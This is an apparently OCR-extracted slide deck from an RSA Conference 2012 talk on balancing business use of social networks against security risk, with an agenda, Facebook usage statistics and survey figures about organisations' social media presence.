The Social Web: Business vs. Security - How to Be a Winner

Albert Gore and Patrik Runald


John F. Kennedy Center for the Performing Arts
and the Websense Security Labs

Session ID: SPO2-203
Session Classification: General Interest


RSA CONFERENCE 2012

Agenda

- The Social Web & You (Yes, YOU!)
- What's on the Social Web?
  - Social Web Personalities
    - Facebook
    - Twitter
    - What's Hot is Not
- Classifying the Social Web
- Social Web Policy
- Making Social Media Work
- Apply




The Social Web and You


800 million users
500 million visit the site daily
350 million mobile users
7 million apps & sites integrate with Facebook
60 million database queries per second
4 million row changes per second
facebook


This may get personal…

- 80% of your organizations have a Facebook presence
- 50% have a strategic presence (multiple brands, etc.)
- Over 50% have more than 500 employees on Facebook
- Over 75% have Facebook groups with over 1.5M followers
- Over 50% have Twitter feeds with over 1M followers
- Over 2/3^{rds} have LinkedIn groups with over 50,000 followers
- **And 100% of you have malicious/spam web visits from the social web.**


But What is on Those Social Networks?




Facebook Insight



Facebook Insight




Facebook Pages Categories




Facebook Objectionable

Q: What percentage of all Facebook content is objectionable?
A: 2.51%

